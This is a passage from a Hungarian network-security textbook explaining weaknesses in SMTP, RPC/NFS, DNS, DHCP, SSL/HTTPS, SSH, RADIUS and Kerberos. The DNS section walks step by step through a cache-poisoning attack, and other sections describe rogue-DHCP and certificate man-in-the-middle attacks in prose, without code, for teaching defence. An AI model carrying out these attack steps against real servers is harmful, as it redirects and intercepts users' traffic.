**`/etc/snmpd.conf`** fájljában megváltoztathatók (Unix rendszerek). Biztonsági okokból feltétlenül javasolható az alapértelmezett beállítás megváltoztatása (ld. pl. Cisco útválasztók).

3.4.9.9 SMTP (Simple Mail Transfer Protocol)

Az SMTP (Simple Mail Transfer Protocol) protokollt az Internet számítógépei között elektronikus levél továbbításra használják. Maga a protokoll egyszerű, azonban néhány szerver megvalósítás rendkívül bonyolult (pl. Sendmail). Az SMTP alapállapotban nem kíván hitelesítést, így bárkitől elfogad kapcsolatkérést. Az utóbbi időben az email szemét (spam) terjedése miatt korlátozzák ezt a képességét, és adott SMTP szerverek csak az ügyfélkörükbe tartozó kliensektől fogadnak el továbbítandó E-maileket. Ha nem ezt teszik (open relay), könnyen az Interneten központilag kezelt feketelistára kerülhetnek, ezután pedig más SMTP szerverek nem hajlandók velük szóba állni. Nem mindig megoldás azonban, hogy az SMTP szerver IP cím alapján bírálja el a klienseket, hogy jogosultak–e a levéltovábbítási szolgáltatást igénybe venni. Erre az esetre az ESMTP (Extended SMTP) AUTH metódusa nyújt megoldást, ami által a kliens megfelelően hitelesítve magát, bármely IP címről igénybe veheti a szolgáltatást. Az SMTP protokollt is érinti a nyílt jelszavas hitelesítés, de főleg a nyílt információ-továbbítás a problémája. A hitelesítés kijátszásával csak a levéltovábbítási szolgáltatás illetéktelen használata érhető el, bizalmas információk birtokába ettől nem juthat a

támadó. A nyílt adattovábbítással szemben SSL csatorna kialakításával lehet védekezni (feltéve, hogy a szerver és a kliens is támogatja).

Unix rendszerekben a sendmail programban implementálták a protokoll szerver és kliens oldalát is. A sendmail feladata, hogy a felhasználó levelét „kézbesítse", listában szereplő felhasználóknak leveleket osszon szét, automatikusan másik géphez továbbítson leveleket, fájlokat tudjon csatolni, és programok számára szabványos bevitelt (standard input) tudjon biztosítani. A sendmail program rendkívül összetett, és bonyolultan paraméterezhető. A támadók kedvelt célpontja, mert szinte minden kívülről jövő kapcsolatkérést elfogad, ráadásul a különböző verziókban számos implementációs hiba is (puffertúlcsordulási hibák) található, továbbá root jogosultsággal fut. Csak a 25-ös TCP porton való „hallgatás" miatt kell root jogosultsággal futnia, gyermek processzei és thread-jei alacsonyabb jogosultsággal is futhatnak (mint ahogy újabban ezt is teszik).

3.4.9.10 RPC (Remote Procedure Call), NFS (Network File System)

Az RPC protokoll távoli eljáráshívást lehetővé tevő protokoll, a Sun cég fejlesztése. Lényege, hogy a hívó többé-kevésbé transzparens módon hívhat meg más gépeken futtatandó eljárásokat, amelyek eredményét a hálózat kezeléstől függetlenül szintén transzparens módon kapja vissza. Az RPC hívások természetesen hálózati forgalommá konvertálódnak, szükség esetén az RPC protokollnak megfelelő hitelesítéssel elérve az adott RPC szolgáltatást. Nagy előnye az RPC-nek, hogy nem kell ismerni az elérni kívánt szolgáltatás TCP vagy UDP port számát, ezt az ún. portmapper közli. A Sun féle eredeti RPC biztonsági szempontból sajnos súlyosan kifogásolható. Alapértelmezett módon ún. Unix típusú hitelesítést alkalmaz, vagyis az RPC hívás csomagban elég egyszerűen a hívó Unix UID és GID azonosítóját közölni, az RPC szerver eszerint fogja elbírálni a hozzáférési lehetőséget. Mivel a hívó saját maga állítja be ezeket az azonosítókat, a szerveren ennek megfelelő jogosultságot szerezhet. Az RPC szerverek ugyan IP cím szerint is korlátozhatják elérésüket, ez esetben IP forráscím hamisítással azonban támadhatók maradnak. Az RPC protokollnak létezik biztonságos módon hitelesített változata (Kerberos alapú titkos-nyilvános kulcsú hitelesítés), ez azonban nem elterjedt. Az RPC-t számos egyéb protokoll használja, pl. a Sun féle NIS (Network Information Service) és az NFS.

NFS (Network File System) protokoll segítségével a szerver megosztott fájl rendszere érhető el. Az RPC gyenge hitelesítése mellett az NFS egyéb biztonsági problémákkal is küzd: UDP alapú protokoll, állapotmentes, és nyílt adatátvitelt végez.

Számos egyéb RPC protokollon alapuló puffertúlcsordulási hibából adódó támadás is ismert. Kényelmességük ellenére az RPC protokollok használata egyáltalán nem javasolt, esetleg csak abszolút megbízható lokális hálózatokban, de alapból azt feltételezzük, hogy ilyen nincs is.

3.4.9.11 RPC DCOM

A 2004-es év elejének „slágere" volt a Microsoft RPC DCOM protokollja elleni támadás. A protokoll RPC alapú 135-ös TCP porton szolgáltató saját protokoll (nem ismert pontosan mire való). Bizonyos rosszul formázott RPC DCOM csomagok a kiszolgáló service-ben (Microsoft terminológia) puffertúlcsordulási hibát idéztek elő, ami által a támadó system jogosultságot szerzett a Windows 2000, XP, 2003 rendszert futtató gépen. A puffertúlcsordulási hiba kijavítása után is maradt még ún. heap overflow hiba a service-ben, ami állítólag szintén kihasználható volt. A hírhedt Bluster féreg terjedt az Interneten ezzel a módszerrel, hihetetlen sebességgel. Nem lehetett úgy modemmel kapcsolódni az Internetre, hogy a gépet ne érte volna 2 percen belül támadás. Az útválasztó vagy tűzfal mögötti gépeket nem érintette a veszély.

3.4.9.12 Syslog

A syslog protokollt sok szerver program használja különböző események távoli naplózásakor. A szerverek syslog protokoll szerint adják át a syslog szervernek naplózandó eseményeiket. A protokoll UDP alapú, hitelesítetlen és nyílt átvitelű. Ráadásul ismertek olyan támadások, amikor a syslog szervert támadják a naplózó szerver napló üzenetein keresztül. Ha például egy webszerver az őt ért hibás HTTP kéréseket naplózás céljából a syslog felé továbbítja, akkor elképzelhető, hogy ez az üzenet a syslog szerverben puffertúlcsordulási hibát vált ki. A syslog ezért körültekintően alkalmazandó.

3.4.9.13 DNS (Domain Name System)

A DNS (Domain Name System) rendkívül fontos protokoll, szinte minden Internet elérésnél használják. Az Interneten minden hosztot egy egyedi IP cím azonosít. Ha egy adott hoszttal szeretnénk kapcsolatba lépni, akkor ismernünk kell annak IP címét, amely IPv4 esetén egy 32 bites, IPv6 esetén egy 128 bites szám. Mivel ilyen számokat elég nehéz lenne megjegyezni, továbbá a hosztok IP címei időről időre változhatnak, célszerűnek találták a hosztokhoz egy könnyen megjegyezhető nevet, az ún. domain nevet (domain name) rendelni. Azonban az IP protokoll továbbra is az IP címekkel tud dolgozni, ezért a neveket valahol vissza kell alakítani a megfelelő IP címre. Kezdetben elég volt egy ún. **`hosts`** fájlt létrehozni, amelyben az elérni kívánt gépek nevei mellé odaírták az IP címét. Ez nyilván csak egész kis hálózatokban működik, az Interneten másképp kell megoldani a problémát. A megoldás a DNS (domain név rendszer) bevezetése volt, ahol az egyes gépek nevei nem lehetnek teljesen tetszőlegesek. A rendszerben a nevek hierarchikusan szervezettek, a név egyes részeit pontokkal választják el egymástól. Például a “www.altavista.com” névben a *com* a legfelső szintű domain név, az *altavista* az alatta lévő (általában ez már egy konkrét cégé vagy személyé), és további „alábontások” is lehetségesek. A DNS feladata, hogy pl. a fenti névhez megadja a megfelelő IP címet. Az egész DNS valójában a domain nevek hierarchiája szerint fastruktúra-szerűen szervezett elosztott adatbázis.

A ’domain név’ $\rightarrow$ IP cím feloldást a hierarchiának megfelelően szervezett névszereverek végzik. Ha a szerver egy kérdést nem tud maga megválaszolni, akkor a hierarchia magasabb fokán lévő szervertől kérdez. A felhasználónak legalább egy olyan hoszt IP címét ismernie kell, amely névfeloldás szolgáltatást tud adni, a névszervereknek pedig az általuk kiszolgált domain név $\rightarrow$ cím összerendelésein felül legalább a gyökér névszerverek IP címét ismerniük kell. Szükség esetén a szerver a gyökértől kiindulva, a hierarchián lefelé haladva kérdezi végig a névszervereket, hogy a keresett teljes domain névhez tartozó IP címet megkapja. A lekérdezések során a névszerverek általában egy ideig átmenetileg tárolják a név alapján már megtudott IP címeket.

Ritkábban az is előfordul, hogy egy adott IP címhez keressük a megfelelő domain nevet. Erre a célra hozták létre az in-addr.arpa speciális domaint, amely alá IP címekből képzett domaineket lehet bejegyezni. Az aaa.bbb.ccc.ddd IP címből például a ddd.ccc.bbb.aaa.in-addr.arpa. domain nevet képezik, amit a szokásos módon próbálnak feloldani. Az in-addr.arpa névteret a domain nevek delegálásával azonos elvek alapján a megfelelő IP címek kezelőinek gondjaira bízzák, a megfelelő bejegyzések elvégzése a lokális adminisztrátor feladata.

Maga a DNS protokoll UDP alapú, nem állapotmentes azonban az állapotkezelése gyenge, és hitelesítetlen. A DNS lekérdezéseket csomagok formájában juttatják el a DNS szerverhez, amely tartalmaz egy kérdést azonosító ún. ’query id’ mezőt. Ez egy egész szám, amelyet a kérdésre visszaküldött válasznak szintén tartalmaznia kell (ennyi az állapotkezelés). Innen tudja a kliens, hogy melyik kérdésére melyik válasz érkezett. Előfordulhat, hogy a DNS szerver nem

tudja közvetlenül megválaszolni a kérdést, ilyenkor maga is a névért felelős névszerverhez (authoritive name server) fordul segítségért (rekurzív lekérdezés). Azt, hogy ki a felelős névszerver, a domain névből és saját táblázatából állapítja meg. Ha megkapja a választ, akkor azt egy bizonyos ideig egy átmeneti tárban (ún. cache-ben) tárolja, amíg le nem jár a válasz TTL (Time To Live) paraméterben jelzett élettartama. Ennek az az értelme, hogy ha rövid időn belül ismét kérik ezen név feloldását, ne kelljen a felelős névszerverhez fordulni. Ha a megszólított névszerver nem támogatja a rekurzív lekérdezést, akkor a kliens kérdésére a névhez tartozó felelős névszerver nevét adja vissza (iteratív lekérdezés).

Világos, hogy a névszerverek támadása rendkívüli veszélyeket rejt magában. A nem valós (hibás vagy szándékosan hamisított) választ adó névfeloldással eltéríthető a kapcsolat felépítése, illetve veszélyeztetett minden IP cím vagy domain név alapján hitelesítő protokoll. A névfeloldás hamisítását célzó támadásokat “DNS spoofing”-nak nevezik.

A DNS protokoll gyengeségein túl, bizonyos esetekben a szerver implementációjának hibája is támadási lehetőséget nyújt. Az egyik legnépszerűbb DNS megvalósítás, a BIND 8.2 pl. rosszul formázott NXT rekordokra (nem részletezzük) puffertúlcsordulással reagál. A hiba akkor kihasználható, ha a névszerver támogatja a rekurzív lekérdezést, és a támadó névszerveréhez fordul kérdésével, aki a puffertúlcsordulást kiváltó NXT rekordot ad vissza.

A DNS átmeneti tár megmérgezéses (DNS cache poisoning) támadást, szintén rekurzív lekérdezés esetén a protokoll szerkezete teszi lehetővé. Megjegyezzük azonban, hogy nagy szakmai tudást, és kellő technikai felkészültséget igényel amellett, hogy találni kell mérgezhető névszervert. A támadás azon alapul, hogy az egymás utáni kérdésekhez tartozó ’query id’ könnyen kitalálható (pl. egyesével növekszik). Tegyük fel, hogy van egy mérgezhető névszerver (a ’query id’-ket triviális módon generálja), amelyik nem ismeri pl. a `home.xxxbank.hu` domain nevet. Legyen ez a névszerver az `ns0.telco.hu`. A `home.xxxbank.hu` névért felelős névszerver legyen `goliat.xxxbank.hu`. A támadó névszervere legyen `ns.tamado.hu`. Ekkor az alábbi folyamat játszható le:

1. A támadó az `ns0.telco.hu` névszervertől megkérdezi a saját domain-jéhez tartozó `akarmi.tamado.hu` nevet.
2. Az `ns0.telco.hu` nem ismeri ezt a nevet, ezért az ns.tamado.hu felelős névszerverhez fordul segítségért.
3. A támadó, saját névszerverén látja az `ns0.telco.hu` által feltett kérdést, és eltárolja a hozzátartozó ’query id’-t.
4. A támadó ezután megkérdezi az `ns0.telco.hu` névszervert, hogy mit tud a `home.xxxbank.hu` névről.
5. Mivel ezt a nevet az `ns0.telco.hu` történetesen nem ismeri, a goliat.xxxbank.hu felelős névszerverhez fordul segítségért.
6. Közben a támadó a megjósolt ’query id’ birtokában (hiszen a saját magára vonatkozó lekérdezéskor az `ns0.telco.hu` által használt ’query id’-t megjegyezte) még mielőtt a választ az `ns0.telco.hu` a `goliat.xxxbank.hu`-tól visszakapná, válaszol a kérdésre, a `home.xxxbank.hu` névre hamis IP címet megadva.
7. Az `ns0.telco.hu` a kapott választ elfogadja (hiszen helyes ’query id’-vel érkezett), és a home.xxxbank.hu névre vonatkozó hamis IP címet a helyi gyorsítótárában (cache) eltárolja Ezzel az `ns0.telco.hu` névszerver átmeneti tárát a támadó „megmérgezte”.

Míg az átmeneti tárban le nem jár a hamis rekord élettartama, mindenki, aki az `ns0.telco.hu`-nál keresi a `home.xxxbank.hu` nevet, hamis IP címet fog megkapni. Ezzel a támadó magához

irányította a home.xxxbank.hu felé irányuló kapcsolatokat. Ha a névszerverek nem fordulnának a goliat.telco.hu névszerverhez a home.xxxbank.hu név feloldásakor, hanem közvetlenül tudnának rá válaszolni, akkor ez a támadás nem lenne kivitelezhető. A legnagyobb problémát azonban a válaszok hitelesítetlensége jelenti.

Vannak törekvések arra vonatkozóan (DNSSEC), hogy a DNS zóna rekordjai digitálisan aláírásra kerüljenek, így annak felhasználói ellenőrizhetik, hogy nem hamisított információt kaptak-e? Ez a DNS biztonsági kiegészítése, a DNSSEC (Domain Name System Security Extensions). Az aláírás megoldásának azonban még vannak nehézségei és a DNSSEC használata napjainkban inkább a tapasztalatgyűjtés fázisában van, általánosan nem terjedt el.

További részletek: http://www.ietf.org/rfc/rfc2131.txt

3.4.9.14 DHCP (Dynamic Host Configuration Protocol)

A DHCP (Dynamic Host Configuration Protocol) elnevezésű protokollt gyakran alkalmazzák olyan lokális hálózatokban, ahol a hálózat konfigurációja viszonylag gyakran változik (hosztok megjelennek, eltűnnek). Előfordulhat, hogy takarékoskodni kell a kiosztható IP címekkel, ezért nem foglalhat le címet az adott pillanatban nem üzemelő gép. Ilyen esetekre a DHCP szolgáltatása megfelelő megoldást nyújt. A bootoló gépek interfészeik számára a DHCP szervertől kérnek IP címet DHCP segítségével. A protokoll UDP alapú, de nem állapotmentes (csak kérésre fogad el választ). Az IP címmel még nem rendelkező gép UDP broadcast csomagban közli a lokális hálózat gépeivel IP cím iránti igényét. Ha van a lokális hálózaton DHCP szerver és rendelkezik kiosztható címmel, válaszol a kérésre stb. A protokoll ennél azért némileg bonyolultabb, de a lényege ez.

DHCP protokollal a szerver ellen szolgáltatásbénító intézhető. Hamisított Ethernet (MAC) címekkel hamis kéréseket kiadva a szerver kiosztja az összes rendelkezésre álló IP címét.

Ennél nagyobb baj, hogy a hosztok ellen kapcsolat eltérítéses támadás vihető végbe. A DHCP ugyanis nemcsak IP címeket képes kiosztani, hanem közölheti az érdeklődő hoszttal alapértelmezett átjárójának és DNS szerverének IP címét is. A lokális hálózaton a támadó saját DHCP szervert üzemeltetve hamis információkkal „etetheti meg” az éppen bootoló klienseket. Ehhez mindössze az igazi DHCP szerverrel vívott versenyt kell megnyernie, például azáltal, hogy szolgáltatásbénító támadást intéz ellene.

További információ: http://www.ietf.org/rfc/rfc2131.txt

3.4.10 Tikosított kommunikációs protokoll gyengeségét kihasználó támadások

Az eddig tárgyalt biztonsági hiányosságok egy része megoldható erős hitelesítés és rejtjelezés alkalmazásával. A továbbiak megértése érdekében röviden néhány kriptográfiai fogalmat tekintünk át. Rejtjelezést ősidők óta használnak a védendő információ elrejtésére. Nemcsak az illetéktelen megismerés ellen véd, hanem részben az üzenet hitelességét és tartalmának integritását is biztosítja. A címzett fél csak akkor tudja az információt visszanyerni, ha a rejtjelező kulcsnak birtokában van (információ védelem). Másrészt, ha ezzel a kulccsal sikerült a megoldás, biztos lehet benne, hogy az üzenet csak ugyanezen kulcsot birtokló személytől származhat (eredet hitelesség). Ha a nyílt információ az információ egészére vonatkozó adatot (pl. kontrollösszeg vagy hash érték) is tartalmazott, amelyet megoldás után ellenőrizhető módon sikerült visszanyerni, akkor a címzett biztos lehet benne, hogy a rejtjeles információt menet közben senki nem manipulálta (integritás ellenőrzés).

Az 1970-es évekig az ún. szimmetrikus kulcsú rejtjelező algoritmusok voltak elterjedtebbek. Ezeknél a rejtjelezéshez és megoldáshoz használt kulcs megegyezik. Az algoritmus egyik hátránya, hogy a titkos kommunikáció megkezdése előtt kell a partnerek között egyeztetni/átjuttatni a kulcsot. A probléma megoldására születtek meg a különböző kulcs-csere megoldások és protokollok, majd a rejtjelezéshez és a megoldáshoz különböző kulcsot használó ún. aszimmetrikus kulcsú rendszerek.

Az aszimmetrikus kulcsok egymással párba rendeltek abban az értelemben, hogy minden rejtjelező kulcshoz pontosan megfelelő megoldó kulcs tartozik, és viszont. A módszer alkalmazhatósága azon múlik, hogy az egyik kulcs ismeretében semmilyen módon nem lehet a párját kitalálni. A felhasználó ezek után (majdnem) saját tetszése szerint kinevezi az egyik kulcsot rejtjelező-, a párját pedig megoldó kulcsnak. A megoldó kulcsot természetesen titokban tartja (innentől kezdve titkos kulcs), míg a rejtjelező kulcsot nyilvánossá teszi (nyilvános kulcs). Ezután bárki, aki titkos módon szeretne részére információt eljuttatni, a címzett nyilvános kulcsával fogja azt lerejtjelezni. A módszert fordítva alkalmazva pedig az üzenet eredet és tartalom hitelessége bizonyítható. Ekkor a feladó az üzenetből képzett hash értéket saját titkos kulcsával rejtjelezi, amit a címzett a feladó nyilvános kulcsával képes ellenőrizni (aláírás).

A nyilvános kulcsok központi nyilvántartása nem egyszerű probléma, hiszen a nyilvántartó szervezetnek (CA: Certificate Authority) bárki számára hitelt érdemlő módon bizonyítani kell tudni, hogy a kért nyilvános kulcs valóban a címzett személyhez tartozik. Ezért a CA az általa tárolt nyilvános kulcsokat saját titkos kulcsával írja alá. A kulcsot kérő felhasználó a CA nyilvános kulcsa alapján tudja az aláírást ellenőrizni. A CA-k nem csak a nyilvános kulcsokat tárolják, hanem velük együtt a kulcshoz tartozó személy fontos adatait is (név, DNS név, kulcs hash érték stb.), a kulcs és az alapadatok aláírással történő összekapcsolását nevezik tanúsítványnak. A CA olyan szervezet (hatóság), akiben mindenki megbízik. Egyébként a legnagyobb CA-k tanúsítványát a Web-böngészők beépítve tartalmazzák. A CA-k alárendelt CA-k tanúsítványát is hitelesíthetik, így egy CA fa keletkezhet. Az aszimmetrikus kulcsú rejtjelezés sajnos nem alkalmas nagyobb mennyiségű adat gyors rejtjelezésére, ezért szimmetrikus kulcsok cseréjénél és hitelesítésnél használják. A kommunikáció tényleges rejtjelezése ezután az egyeztetett szimmetrikus kulccsal történik. A legismertebb aszimmetrikus kulcsú rendszer az RSA, amely elég nagy számok gyors algoritmussal történő prímtényezőkre bontásának eddig megoldhatatlan nehézsége által biztosítja a megfelelő védelmet.

A nyilvános kulcsok használatára nem csak a PKI hierarchizált rendszere, hanem a PGP teljesen más filozófiájú rendszere (bizalmi háló, megbízható ismerős vagy ismerősök által aláírt kulcsok) is épp úgy alkalmas. Mindkettőnek vannak előnyei és hátrányai. Például szűkebb ismeretségi körben a PGP megfelelő lehet (időnként lehet kulcs-aláíró partikat is rendezni), míg céges környezetben a PKI megoldás terjed, amennyire a kialakítás költségét fel tudják vállalni.

3.4.10.1 SSL (Secure Socket Layer) protokoll

Az SSL (Secure Socket Layer) a Netscape által kidolgozott, TCP kapcsolatok hitelesített és rejtjelezett kiépítésére használt protokoll. Működése az RSA-n alapul, rejtjelezésre és kulcscserére választható módon többféle algoritmust használhat (bonyolultsága miatt nem részletezzük). Általában egyéb, magukban nem biztonságos protokollokat ágyaznak SSL-be, mint amilyen például a HTTP. A kliensnek általában nem kell RSA kulcspárral rendelkeznie, ha SSL szerverhez akar kapcsolódni, hiszen a szerver hitelesíti magát a kliens felé (ezért elég, ha csak a szerver rendelkezik RSA kulcsokkal). Az SSL alkalmazhat kliens oldali hitelesítést is, ez esetben a kliens is rendelkezik RSA kulcspárral (és tanúsítvánnyal).

3.4.10.2 HTTPS (HTTP Secure) protokoll

A HTTPS (HTTP Secure) a HTTP protokoll SSL-be ágyazott változata. Széles körben alkalmazzák érzékeny információk kezelését végző Web-szerverek elérésére (pl. az Interneten végzett személyes banki műveletek: home banking). HTTPS kapcsolatokban a kliens böngészője automatikusan kezeli az SSL kapcsolatot, ellenőrzi a tanúsítványokat, és hiba esetén tájékoztatja a felhasználót. A felhasználónak mindössze arra kell ügyelnie, hogy a figyelmeztetéseket komolyan vegye. Gyakori hiba, hogy a szerver tanúsítványa lejárt, vagy visszavonták. Másik hiba, hogy a kliens nem a szerver tanúsítványában megadott URL-hez csatlakozik. Mindkét erre vonatkozó figyelmeztetést komolyan kell venni, mivel figyelmen kívül hagyva esetleg támadható a kapcsolat.

Még 2002 augusztusában vették észre, hogy a Microsoft Internet Explorerek nem megfelelően ellenőrzik a HTTPS szerverek tanúsítvány láncát. A problémát az okozza, hogy bizonyos CA-knál bejegyzett felhasználók (közbeeső CA-ként) aláírhattak tetszőleges másik domain-hez tartozó tanúsítványt. Tegyük fel, hogy a támadó a csúcson álló (root) CA-nal bejegyeztette saját tanúsítványát, majd ezzel aláírva a megtámadandó szerver adataival elkészített egy hamis tanúsítványt. Mikor egy gyanútlan kliens SSL kapcsolatot kezdeményez a szerver felé, a támadó közbeavatkozik. Valamilyen módon (pl. ARP vagy DNS támadással) magára irányítja a kapcsolatot, és a szerver adatait tartalmazó hamis tanúsítványláncot küldi a kliensnek. A kliens mindent rendben talál, hiszen formailag a tanúsítványlánc hibátlan. Innentől kezdve a támadó egy SSL proxy-ként viselkedve közbeékelődéses (MitM[6]) támadást eszközöl. A hiba rendkívül veszélyes, mivel a kliens a megbízhatónak vélt kapcsolaton, pl. banki átutalást is végezhet. A támadás kivédhető lett volna, ha a kliens böngészőjének feltűnik, hogy a szerver tanúsítványát más domain-ba tartozó CA (a támadó) írta alá. Másrészt a root CA sem adhatott volna ki olyan tanúsítványt, amellyel más domain tanúsítványa aláírható (a tanúsítványok ilyen irányú felhasználhatósága korlátozható). Az IE-n kívül egyébként a KDE Konqueror is érintett volt a hiba által.

3.4.10.3 SSH (Secure shell) protokoll

Az SSH (Secure SHell) a telnet, rlogin, és rsh kriptográfiai helyettesítése. Alkalmazásával elkerülhető az FTP használata is. Ezek legfőbb hátránya, hogy a hitelesítéshez szükséges jelszó, és az adatforgalom nyíltan továbbítódik a hálózaton. Az SSH használatával bármiféle adatforgalom és hitelesítési információ átvitele előtt rejtjeles csatorna épül ki, és a továbbiakban a kapcsolat lebontásáig ez megmarad. Nem részletezzük az SSH protokollt, csupán annyit jegyzünk meg, hogy az SSL-hez hasonló, azzal a különbséggel, hogy tanúsítványok helyett csak az érintett gépeken tárolt titkos és nyilvános kulcsok vannak, nincs CA általi ellenőrzés, és a kliens oldali hitelesítés kötelező. A titkos kulcsok védelme elsőrendű feladat (bár jelszóval védetten tároltak). Az SSH nemcsak „telnet-szerűen” használható, egyéb TCP protokollok is átirányíthatók rajta. Akkor alkalmazható különösen hatékonyan, ha a szerver és a kliens is ugyanazon adminisztrátor hatáskörébe tartozik.

Megjegyezzük, hogy 1.2.26 verziójú (SSH1) SSH-val kapcsolatban bizonyos biztonsági problémák merültek fel (esetleges puffertúlcsordulás, CRC32 hiba), ezért az OpenSSH SSH2 protokollt megvalósító verziójának használata javasolt.

[6] Amikor a két kommunikáló fél között egy harmadik húzódik meg észrevétlenül, és mindkét fél felé eljátssza a másikat, miközben az áthaladó kommunikációt megfigyeli (passzív), vagy akár módosítja is (aktív).

3.4.11 Hitelesítési eljárások támadásai

3.4.11.1 A challenge-response hitelesítés

A challenge-response (kérdés-felelet) közös titkon alapuló kapcsolat-hitelesítési módszer lényege, hogy a megbízhatatlan hálózaton soha nem megy át ugyanaz a hitelesítési token, és a következő token a titok ismerete nélkül nem megjósolható (részletesen ld. a POP3 protokollnál). A challenge-response hitelesítésnél fontos, hogy a challenge véletlenszerű, minden alkalommal egyedi, és előre meg nem jósolható legyen. Ellenkező esetben ugyanis a támadó a megjósolt challenge-et a kliensnek elküldve, megkapja a helyes választ. Később a szerver által küldött igazi challenge-re ennek ismeretében tud válaszolni, így hamisan építhet ki kapcsolatot a szerverhez. Ez a támadás csak akkor alkalmazható, ha a támadó a felhasználótól „kicsalhatja" a választ (pl. a felhasználó a szervert nem hitelesíti). A challenge-response módszer akkor is támadható, ha a kliens hash képzése gyenge, vagyis a hash értékből az inputra vonatkozó információ nyerhető. MD5 esetén ez a veszély (mai tudásunk szerint) nem áll fent.

3.4.11.2 A RADIUS hitelesítési protokoll

A RADIUS (Remote Authentication Dial In User Service) hitelesítési protokollt gyakran alkalmazzák hálózati eszközök (pl. útválasztók), különösen sok felhasználót kezelő eszközök (pl. modemes behívó pontok, terminálszerverek) kapcsolatainak hitelesítésekor. Ez esetben az eszköz RADIUS kliensként üzemel, miközben kapcsolatot tart a RADIUS szerverrel, és egymás között a felhasználók hitelesítéséhez szükséges adatokat a RADIUS protokollon keresztül cserélik ki. A RADIUS kliens és szerver közötti kommunikáció a felhasználók számára teljesen transzparens, a RADIUS kliens-szerver architektúra egyetlen logikai egységként jelenik meg a felhasználó hitelesítése során. Az eljárás előnye elsősorban az, hogy a felhasználói nyilvántartást nem kell a hálózati eszközökben külön-külön fenntartani, hanem elegendő a központi RADIUS szerveren vezetni.

A szerver és a kliens UDP/IP protokollon cserél adatokat, egy RADIUS csomagot egy UDP csomagba csomagolva. A kliens ún. Access Request csomagot küld a szervernek, amely erre Access Accept, Access Reject, vagy Access Challenge RADIUS csomaggal válaszol. A csomagok fejrészből, ún. authenticator mezőből és attribútum mezőkből állnak. Az attribútum mezők tartalmazzák a szerver és a kliens között cserélendő adatokat, mint pl. a hitelesítendő távoli felhasználó neve, jelszava, az engedélyezett protokoll stb. A lényeg az, hogy ezek a csomagok minden egyes alkalommal a küldő által hitelesítve jutnak el a címzetthez.

A szerver válaszában nem csak azt igazolja a kliensnek, hogy az valóban tőle származik, hanem azt is, hogy a kliens melyik kérésére adta ezt a választ. A hitelesítéshez a szerver és a kliens is tárolja ugyanazt a titkos jelszót. Mikor a szerverhez a kliens elküld egy Access Request csomagot, abban szerepelni kell a hitelesítést kérő távoli felhasználó azonosítójának, és valamilyen módon a jelszavának is (attribútumként).

A kliens a következőképpen jár el: generál egy 16 byte-os véletlen értéket, ez lesz a request authenticator (ez bekerül a csomagba). A kliens és a szerver közös titkos jelszava után írva a most generált 16 byte-ot, az így kapott stringre MD5 algoritmussal egy 16 byte-os hash értéket számol. Ebből a hash értékből és a felhasználó jelszavából (szükség esetén alkalmasan kiegészítve) bitenkénti kizáró vagy (XOR) művelettel képez egy újabb 16 byte-os értéket, amelyet elhelyez az Access Request csomag user password attribútum mezejébe. Ha a felhasználó jelszava hosszabb mint 16 byte, akkor darabokra vágja és a következő darabbal, valamint az előző eredménnyel és titkos jelszóval képezi az eredményt (nem részletezzük). A kliens az így összeállított csomagot küldi át a RADIUS szervernek.

A szerver a Request Authenticator érték és a klienssel közös titkos jelszavuk alapján szintén kiszámítja a megfelelő MD5 értéket, amelyet a user password mező tartalmával XOR-olva megkapja a felhasználó jelszavát. Az eljárásnak az a célja, hogy a RADIUS kliens és szerver közötti forgalomban a felhasználó jelszava ne legyen megismerhető. Továbbá a szerver közvetve meggyőződik a kliens azonosságáról is, ugyanis ha a megkapott felhasználói jelszó szerepel a szerver adatbázisában, az nem lehet a véletlen műve. Csak a közös jelszó ismeretében tudott a kliens olyan MD5 értéket számolni, amellyel „kijöjjön" egy eltárolt felhasználói jelszó. Ha nem jön ki ilyen jelszó, az azt jelenti, hogy a felhasználó nem jogosult a belépésre, vagy a RADIUS kliens nem jó szerverrel közös jelszót használt (a szerver szempontjából teljesen mindegy, hogy miért). A kérés mindkét esetben vissza lesz utasítva.

A szerver a válaszcsomagban az authenticator mezőt a következőképpen számítja ki: egymás után fűzi a válasz csomag fejrészét, a megfelelő Access Request csomagban kapott request authenticator-t, a válasz attribútumokat, és a klienssel közös titkos jelszót, majd az egészre számol MD5 értéket. A kliens megkapva a választ ugyanezt a számítást elvégezheti (ismeri a request authenticatort és a közös jelszót is), és a megfelelést ellenőrzi. Ilyen módon biztos lehet benne, hogy az előző kérdésére kapta a választ (hiszen a számításban szerepelt a request authenticator), és az valóban az illetékes szervertől érkezett (itt tulajdonképpen a request authenticator a szerver számára challenge volt).

A RADIUS protokoll tehát nem a felhasználó és a szerver közötti hitelesítés módja, hanem a hálózati eszköz (pl. behívópont) és a RADIUS hitelesítő szerver közötti protokoll. Ettől a felhasználó és szerver viszonylatában bármilyen (pl. nyílt jelszavas) hitelesítés is végbemehet. A protokoll ugyan UDP alapú, de hitelesített rejtjelezett és állapottartó. Nagy hálózatok felhasználóinak központi nyilvántartásában különösen jól alkalmazható a RADIUS architektúra, mivel a hálózatban szétszórtan elhelyezett útválasztók, behívópontok és tűzfalak felhasználói központilag menedzselhetők. A protokollnak nincs elvi hibája (legalábbis nem ismert), RADIUS szerverek ellen esetleges puffertúlcsordulási hibákkal való támadás jöhet szóba (nem ismert, hogy létezik-e ilyen).

További információ: `http://www.ietf.org/rfc/rfc2138.txt`

3.4.11.3 A Kerberos hitelesítési protokoll

A Kerberos hitelesítési protokollt szintén nagy hálózatok központi hitelesítési mechanizmusaként használják kliens szerver viszonylatban. A Kerberos szerver központilag tárolja mind a kliensek, mind a szerverek titkos jelszavát (itt a titkos jelszó nem az aszimmetrikus kulcsú rendszerek szerint értendő). A Kerberos működése során a DES (Data Encryption Standard) rejtjelező algoritmust használja. A kliens bejelentkezik a Kerberos szerverre, majd közli azonosítóját, és az elérni kívánt szolgáltatás azonosítóját is. A Kerberos szerver véletlenszerűen generál egy ún. session key-t, a továbbiakban majd ezzel rejtjelezve zajlik a kliens és a szerver közötti kommunikáció. A Kerberos szerver a session key-t és a kliens azonosítóját az elérni kívánt szolgáltatáshoz tartozó titkos kulccsal lerejtjelezi, ez az ún. ticket, amit időpecséttel is ellát. A ticketeknek bizonyos érvényességi idejük van, aminek lejártakor új ticketet kell generálni. Továbbá a session key-t a kliens titkos jelszavával is lerejtjelezi, majd ebből és a ticketből összeállítja a hitelesítési tokent, amelyet a kliensnek visszaküld. A kliens saját titkos jelszava ismeretében a tokenből előállítja a session key-t, majd a ticketet az elérni kívánt szolgáltatást futtató szerverhez küldi. A szerver saját titkos jelszava ismeretében szintén előállítja a session key-t, így mindkét oldalon létrejön a kommunikáció rejtjelezéséhez használandó közös kulcs. A továbbiakban a kliens és szerver között ezzel rejtjelezve folyik a 